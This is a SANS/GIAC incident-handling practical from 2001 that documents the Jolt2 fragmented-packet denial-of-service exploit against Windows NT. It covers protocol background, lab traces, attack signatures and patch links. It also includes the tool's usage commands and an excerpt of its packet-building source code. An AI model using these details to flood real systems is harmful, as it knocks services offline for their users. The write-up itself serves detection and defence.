Use offense to inform defense.
Find flaws before the bad guys do.

GIAC LevelTwo course

Advanced Incident Handling and Hacker Exploits

Option 2 - Document an exploit, vulnerability or malicious program

Jolt2

Jasmir Beciragic
January 2001

Introduction

I choose to write about Jolt2 or "IP Fragment Re-assembly". The jolt2 or "IP Fragment Re-assembly" was released in May of 2000 by Phonix.

According to the Common Vulnerabilities and Exposures (CVE) CVE-2000-0305 (1), "Windows 95, Windows 98, Windows NT 4.0, Windows 2000, and Terminal Server systems allow a remote attacker to cause a denial of service by sending a large number of identical fragmented IP packets". The other operating systems or machines can also be damaged by this exploit like Cisco 26xx, Cisco 25xx, Cisco 4500, Cisco 36xx, Be/OS 5.0, Network Associates Gauntlet, Firewall-1 on Solaris … (2).

In my practical assignment I tested exploit to Windows NT 4.0 and I will set focus on Windows NT 4.0.

1. Exploit Details

Name: jolt2 or "IP Fragment Re-assembly"
CVE: CVE-2000-0305
Variants: Jolt ICMP attack
Operating System: Windows 95, Windows 98, Windows 2000, Windows NT 4.0, and Terminal Server
Protocols/Services: Illegally fragmented ICMP ECHOs, illegally fragmented UDP packets
Brief Description: A denial of service attack that causes an NT machine to crash by sending a large number of identical fragmented IP packets.

2. Protocol Description

Jolt2 is a program that sends a large number of identical illegally fragmented ICMP Echo or illegally fragmented UDP packets.

TCP/IP protocols map to a four-layer model: Link interface, Network, Transport, and Application.

The Link interface layer is the base of the model and it is responsible for putting frames on the wire and pulling frames off the wire.

Network layer is responsible for addressing, packing and routing functions. Network layer consists of three protocols: Internet protocol (IP), Address Resolution Protocol (ARP) and Internet Control Message Protocol (ICMP). Internet protocol is responsible for addressing, routing packets between hosts and networks, fragmentation and re-assembly of packets. Address Resolution Protocol is used to obtain hardware addresses of hosts on the same physical layer. Internet Control Message Protocol sends messages and reports errors regarding the delivery of a packet.

Transport layer is responsible for providing communication between two hosts. There are two protocols at the transport layer:
- Transmission control Protocol or TCP provides connection oriented communication, which means that TCP first establishes a session between two hosts before any data is exchanged. It is reliable communication for application.
- User datagram Protocol or UDP provides connectionless communication, which means that a session is not established between two hosts before exchanging of data, and does not guarantee that packet will be delivered.

Application layer is on the top of the model. This layer is where applications gain access to the network.

"Fragmentation is a process in which an IP datagram is broken into smaller pieces to fit the requirements of a given physical network. The reverse process is named re-assembly" (3). IP can handle fragmentation and re-assembly with a identification field, a flag MF (more fragment) and a Fragment offset field, in an IP header. The identification field uniquely identifies every packet. The More fragment flag has the next values:
- 0 - that is the last fragment of this datagram,
- 1 - this is not the last fragment.
The Fragment offset indicates the position of the fragment relative to the original IP payload. In the first fragment, this value is always zero.

To show fragmentation in practice I choose traces underneath. The first example indicates not fragmented ICMP packet and the second example Indicates fragmented ICMP packets. Examples one and two are not showing the hole packets, but just part of them.

Example 1:

IP: ----- IP Header -----
…
IP: Total length = 60 bytes
IP: Identification = 46881
IP: Flags = 0X
IP: .0.. .... = may fragment
IP: ..0. .... = last fragment
IP: Fragment offset = 0 bytes
IP: Time to live = 32 seconds/hops
IP: Protocol = 1 (ICMP)
…
ICMP: ----- ICMP header -----
ICMP:
ICMP: Type = 8 (Echo)
ICMP: Code = 0
…

Essential values from trace above, which are related to fragmentation are:
Identification = 46881
Total length = 60
More Fragments = 0
Fragment offset = 0

Example 2:

- Packet 1 -
…
IP: ----- IP Header -----
IP: Total length = 1500 bytes
IP: Identification = 35362
IP: Flags = 2X
IP: .0.. .... = may fragment
IP: ..1. .... = more fragments
IP: Fragment offset = 0 bytes
IP: Time to live = 32 seconds/hops
IP: Protocol = 1 (ICMP)
…
ICMP: ----- ICMP header -----
ICMP:
ICMP: Type = 8 (Echo)
ICMP: Code = 0
…

- Packet 2 -
…
IP: ----- IP Header -----
IP: Total length = 1500 bytes

IP: Identification = 35362
IP: Flags = 2X
IP: .0.. .... = may fragment
IP: ..1. .... = more fragments
IP: Fragment offset = 1480 bytes
IP: Time to live = 32 seconds/hops
IP: Protocol = 1 (ICMP)
…

- - - - - - - - - - - - - - - - - - Packet 3 - - - - - - - - - - - - - - - - - - -
…
IP: ----- IP Header -----
IP: Total length = 68 bytes
IP: Identification = 35362
IP: Flags = 0X
IP: .0.. .... = may fragment
IP: ..0. .... = last fragment
IP: Fragment offset = 2960 bytes
IP: Time to live = 32 seconds/hops
IP: Protocol = 1 (ICMP)
…

Essential values from trace above, which are related to fragmentation are:

	Packet 1	Packet 2	Packet 3
Identification	35362	35362	35362
Total Length	1500-20*=1480	1500-20*=1480	68-20*=48
More fragments	1	1	0
Fragment offset	0	1480	2960

* - IP header

All three packets have the same identification 35362. The More fragment flag, for the firs and second packet is 1 (more fragment) and third packet is 0 (last fragment). The Fragment offset, for the first packet, is 0 (first fragment) and then 1480 and 2960. This means that length of the packet 1 and packet 2 is 1480.

The buffer on the receiver's side looks like this:

1480 bytes	1480 bytes	48 bytes

3. Description of Variants

Older version of jolt2 is Jolt ICMP attack (4), which is also Denial of Service attack. Jolt ICMP attack causes denial of service in Windows 95 and Windows NT systems. CVE number is CAN-1999-0345.

One of the differences between jolt2 and Jolt ICMP attack is that jolt2 can't spoof source address, but Jolt ICMP attack can spoof source address. The other difference is Jolt ICMP attack sends only ICMP packets.

Additional Information:

http://members.tripod.com/html_editor/jolt.c
http://www.winplanet.com/winplanet/reports/561/1/
http://www.securityfocus.com/templates/archive.pike?list=1&date=1997-06-28&msg=Pine.BSF.3.95q.970629163422.3264A-200000@apollo.tomco.net
http://members.nbci.com/ruscorp/text/pngjtech.txt

4. How the Exploit Works (Detailed description)

The attacker sends the same IP packets (illegally fragmented ICMP ECHOs or illegally fragmented UDP packets) to the attacked machine.

As listed in (5) "the affected systems contain a flaw in the code that performs IP fragment re-assembly. If a continuous stream of fragmented IP datagrams with a particular malformation were sent to an affected machine, it could be made to devote most or all of its CPU ability to processing them. The data rate needed to completely deny service varies depending on the machine and network conditions, but in most cases even relatively moderate rate would suffice."

5. Diagram

An attacker (Linux), Windows NT 4.0 server and one WS are connected to a switch (see Figure 1). WS, which pings the server, is used to point denial of attack of the server.




Figure 1.

a. Attacker starts on command
./jolt2 -s attacker server

b. TCPDUMP on the attacker's machine shows next lines:
22:23:37.441693 attacker > server: (frag 1109:9@65520)
22:23:37.444247 attacker > server: (frag 1109:9@65520)
22:23:37.444412 attacker > server: (frag 1109:9@65520)
22:23:37.444563 attacker > server: (frag 1109:9@65520)
22:23:37.444713 attacker > server: (frag 1109:9@65520)
22:23:37.444860 attacker > server: (frag 1109:9@65520)
22:23:37.445011 attacker > server: (frag 1109:9@65520)
22:23:37.445161 attacker > server: (frag 1109:9@65520)
22:23:37.445311 attacker > server: (frag 1109:9@65520)
22:23:37.445459 attacker > server: (frag 1109:9@65520)
…

If an additional WS pings server under attack, a screen shows following lines:
Pinging server with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.

Request timed out.
Request timed out.
Request timed out.
Request timed out.
…

c. On the server, during attack, fragmented packets use 100 % of the CPU and temporarily stop performing useful work.

6. How to use the exploit

Compilation:

#cc -o jolt2 jolt2.c,

Running the program:

After compiling the program is ready to use. Depending on which command is used, the program sends ICMP or UDP packets.

Usage: ./jolt2 [-s src_addr] [-p port] dest_addr
Note: UDP used if a port is specified, otherwise ICMP

We can conclude that easiness of exploit's usage lays in these uncomplicated steps.

7. Signature of the attack

To illustrate the signature of the attack I used TCPDUMP (http://www.tcpdump.org/) and Sniffer Pro from Network Associates (http://www.nai.com/).

The following traces are following:
- ICMP -TCPDUMP (a)
- ICMP- Sniffer Pro (b)
- UDP - TCPDUMP (c)
- UDP - Sniffer Pro (d)

a. ICMP - TCPDUMP

22:07:11.442884 attacker > server: (frag 1109:9@65520)
4500 **001d 0455 1ffe ff**01 190d xxxx xxxx
xxxx xxxx 0800 0000 0000 0000 00

b. ICMP - Sniffer Pro

DLC: ----- DLC Header -----
DLC:

```
     DLC:  Frame 4 arrived at  xx:xx:xx.xxxxx; frame size is 60 (003C hex) bytes.
     DLC:  Destination = Station 00600860F022
     DLC:  Source      = Station 00902706578B
     DLC:  Ethertype   = 0800 (IP)
     DLC:
IP: ----- IP Header -----
     IP:
     IP: Version = 4, header length = 20 bytes
     IP: Type of service = 00
     IP:       000. ....   = routine
     IP:       ...0 .... = normal delay
     IP:       .... 0... = normal throughput
     IP:       .... .0.. = normal reliability
     IP: Total length    = 29 bytes
     IP: Identification  = 1109
     IP: Flags           = 0X
     IP:       .0.. .... = may fragment
     IP:       ..0. .... = last fragment
     IP: Fragment offset = 65520 bytes
     IP: Time to live    = 255 seconds/hops
     IP: Protocol        = 1 (ICMP)
     IP: Header checksum = 190D (correct)
     IP: Source address      = [attacker]
     IP: Destination address = [server]
     IP: No options
     IP:
     IP: [26 bytes of data continuation of IP ident = 1109]
     IP:
ADDR  HEX                                       ASCII
0000: 00 60 08 60 f0 22 00 90 27 06 57 8b 08 00 45 00 | .`.`ð"..'.W...E.
0010: 00 1d 04 55 1f fe ff 01 19 0d xx xx xx xx xx xx | ...U.....
0020: xx xx 08 00 00 00 00 00 00 00 00 00 00 00 00 00 | ................
0030: 00 00 00 00 00 00 00 00 00 00 00 00             | ............
```

c. UDP - TCPDUMP

```
22:08:28.406540 attacker > server: (frag 1109:9@65520)
                4500 001d 0455 1ffe ff11 18fd xxxx xxxx
                xxxx xxxx 04d7 0097 0009 0000 61
```

d. UDP - Sniffer Pro

```
DLC:  ----- DLC Header -----
     DLC:
     DLC:  Frame 20 arrived at xx:xx:xx.xxxxx; frame size is 60 (003C hex) bytes.
     DLC:  Destination = Station 00600860F022
     DLC:  Source      = Station 00902706578B
     DLC:  Ethertype   = 0800 (IP)
     DLC:
```

```
IP: ----- IP Header -----
    IP:
    IP: Version = 4, header length = 20 bytes
    IP: Type of service = 00
    IP:       000. ....   = routine
    IP:       ...0 .... = normal delay
    IP:       .... 0... = normal throughput
    IP:       .... .0.. = normal reliability
    IP: Total length    = 29 bytes
    IP: Identification  = 1109
    IP: Flags           = 0X
    IP:       .0.. .... = may fragment
    IP:       ..0. .... = last fragment
    IP: Fragment offset = 65520 bytes
    IP: Time to live    = 255 seconds/hops
    IP: Protocol        = 17 (UDP)
    IP: Header checksum = 18FD (correct)
    IP: Source address      = [attacker]
    IP: Destination address = [server]
    IP: No options
    IP:
    IP: [26 bytes of data continuation of IP ident = 1109]
    IP:
ADDR  HEX                                          ASCII
0000: 00 60 08 60 f0 22 00 90 27 06 57 8b 08 00 45 00 | .-.-0.....
0010: 00 1d 04 55 1f fe ff 11 18 fd xx xx xx xx xx xx | .....{y.p{y
0020: xx xx 04 f7 00 35 00 09 00 00 61 00 00 00 00 00 | .o.7...../.....
0030: 00 00 00 00 00 00 00 00 00 00 00 00             | ............
```

The signatures of the attack are showed in the traces above and they are:

- Total length = 29 / 0x001d,
- Identification = 1109 / 0x0455,
- Last fragment = 0,
- Fragment offset = 65520 (8190) / 0x1ffe,
- Time to live = 255 / 0xff.

8. How to protect against it

To protect from the exploit patches have to be applied and they are available at the Microsoft:

- Windows 95
http://download.microsoft.com/download/win95/update/8070/w95/EN-US/259728USA5.EXE
- Windows 98
http://download.microsoft.com/download/win98/update/8070/w98/EN-US/259728USA8.EXE
- Windows NT 4.0 Workstation, Server and Server, Enterprise Edition:
http://www.microsoft.com/Downloads/Release.asp?ReleaseID=20829

- Windows NT 4.0 Server, Terminal Server Edition:
http://www.microsoft.com/Downloads/Release.asp?ReleaseID=20830
- Windows 2000 Professional, Server and Advanced Server:
http://www.microsoft.com/Downloads/Release.asp?ReleaseID=20827

9. Source code/ Pseudo code

The source code can be found at (6) and the code is described as: "This is the proof-of-concept code for the Windows denial-of-service attack described by the Razor team (NTBugtraq, 19-May-00) (MS00-029). This code causes cpu utilization to go to 100% ".

The below lines comes from jolt2.c:

```
…
pkt.ip.version = 4;
  pkt.ip.ihl = 5;
  pkt.ip.tot_len = htons(iplen + icmplen) + 40;
  pkt.ip.id = htons(0x455);
  pkt.ip.ttl = 255;
  pkt.ip.protocol = (port ? IPPROTO_UDP : IPPROTO_ICMP);
  pkt.ip.saddr = src_addr;
  pkt.ip.daddr = dst_addr;
  pkt.ip.frag_off = htons (8190);

  if (port)
  {
    pkt.proto.udp.source = htons(port|1235);
    pkt.proto.udp.dest = htons(port);
    pkt.proto.udp.len = htons(9);
    pkt.data = 'a';
  } else {
    pkt.proto.icmp.type = ICMP_ECHO;
    pkt.proto.icmp.code = 0;
    pkt.proto.icmp.checksum = 0;
  }
…
```

In the lines of the source code we can recognize some of the values mentioned in "Signature of the attack", for example identification, time to live, fragmentation offset. In the source code IP checksum is set to zero and it is illegal. In the traces showed in this assignment checksum is correct, because checksum is automatically computed by NIC.

10. Additional Information, Resources and References


1. http://cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2000-0305
2. http://www.sans.org/infosecFAQ/jolt2.htm
3. TCP/IP Tutorial and Technical Overview, Document Number GG24-3376-03, December 1992
4. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-1999-0345
5. http://www.microsoft.com/technet/security/bulletin/ms00-029.asp
6. http://home13.inet.tele.dk/kruse/jolt2.txt
7. http://www.microsoft.com/technet/security/bulletin/fq00-029.asp
8. http://packetstorm.securify.com/papers/general/jolt2.c-analysis.txt

Last Updated: June 25th, 2018

Upcoming SANS Penetration Testing

SANS PENETRATION TESTING

Click Here to {Get Registered!}



SANS London July 2018	London, United Kingdom	Jul 02, 2018 - Jul 07, 2018	Live Event
SANS Cyber Defence Singapore 2018	Singapore, Singapore	Jul 09, 2018 - Jul 14, 2018	Live Event
SANS Charlotte 2018	Charlotte, NC	Jul 09, 2018 - Jul 14, 2018	Live Event
Mentor Session - SEC504	Oklahoma City, OK	Jul 10, 2018 - Sep 11, 2018	Mentor
SANSFIRE 2018	Washington, DC	Jul 14, 2018 - Jul 21, 2018	Live Event
SANSFIRE 2018 - SEC504: Hacker Tools, Techniques, Exploits, and Incident Handling	Washington, DC	Jul 16, 2018 - Jul 21, 2018	vLive
SANSFIRE 2018 - SEC542: Web App Penetration Testing and Ethical Hacking	Washington, DC	Jul 16, 2018 - Jul 21, 2018	vLive
SANSFIRE 2018 - SEC560: Network Penetration Testing and Ethical Hacking	Washington, DC	Jul 16, 2018 - Jul 21, 2018	vLive
SANS Pen Test Berlin 2018	Berlin, Germany	Jul 23, 2018 - Jul 28, 2018	Live Event
SANS vLive - SEC560: Network Penetration Testing and Ethical Hacking	SEC560 - 201807,	Jul 24, 2018 - Aug 30, 2018	vLive
SANS Pittsburgh 2018	Pittsburgh, PA	Jul 30, 2018 - Aug 04, 2018	Live Event
SANS San Antonio 2018	San Antonio, TX	Aug 06, 2018 - Aug 11, 2018	Live Event
SANS Boston Summer 2018	Boston, MA	Aug 06, 2018 - Aug 11, 2018	Live Event
San Antonio 2018 - SEC504: Hacker Tools, Techniques, Exploits, and Incident Handling	San Antonio, TX	Aug 06, 2018 - Aug 11, 2018	vLive
Security Awareness Summit & Training 2018	Charleston, SC	Aug 06, 2018 - Aug 15, 2018	Live Event
Mentor Session - AW SEC560	Austin, TX	Aug 08, 2018 - Oct 10, 2018	Mentor
Community SANS Ventura SEC560	Ventura, CA	Aug 13, 2018 - Aug 18, 2018	Community SANS
SANS Northern Virginia- Alexandria 2018	Alexandria, VA	Aug 13, 2018 - Aug 18, 2018	Live Event
Northern Virginia- Alexandria 2018 - SEC504: Hacker Tools, Techniques, Exploits, and Incident Handling	Alexandria, VA	Aug 13, 2018 - Aug 18, 2018	vLive
SANS New York City Summer 2018	New York City, NY	Aug 13, 2018 - Aug 18, 2018	Live Event
Northern Virginia- Alexandria 2018 - SEC542: Web App Penetration Testing and Ethical Hacking	Alexandria, VA	Aug 13, 2018 - Aug 18, 2018	vLive
Community SANS Reno SEC504	Reno, NV	Aug 20, 2018 - Aug 25, 2018	Community SANS
SANS Krakow 2018	Krakow, Poland	Aug 20, 2018 - Aug 25, 2018	Live Event
SANS Virginia Beach 2018	Virginia Beach, VA	Aug 20, 2018 - Aug 31, 2018	Live Event
SANS Chicago 2018	Chicago, IL	Aug 20, 2018 - Aug 25, 2018	Live Event
SANS Prague 2018	Prague, Czech Republic	Aug 20, 2018 - Aug 25, 2018	Live Event
Mentor Session - SEC504	Cincinnati, OH	Aug 21, 2018 - Oct 02, 2018	Mentor
Mentor Session - SEC542	Denver, CO	Aug 23, 2018 - Oct 25, 2018	Mentor
SANS San Francisco Summer 2018	San Francisco, CA	Aug 26, 2018 - Aug 31, 2018	Live Event
SANS SEC504 @ Bangalore 2018	Bangalore, India	Aug 27, 2018 - Sep 01, 2018	Live Event
SANS Copenhagen August 2018	Copenhagen, Denmark	Aug 27, 2018 - Sep 01, 2018	Live Event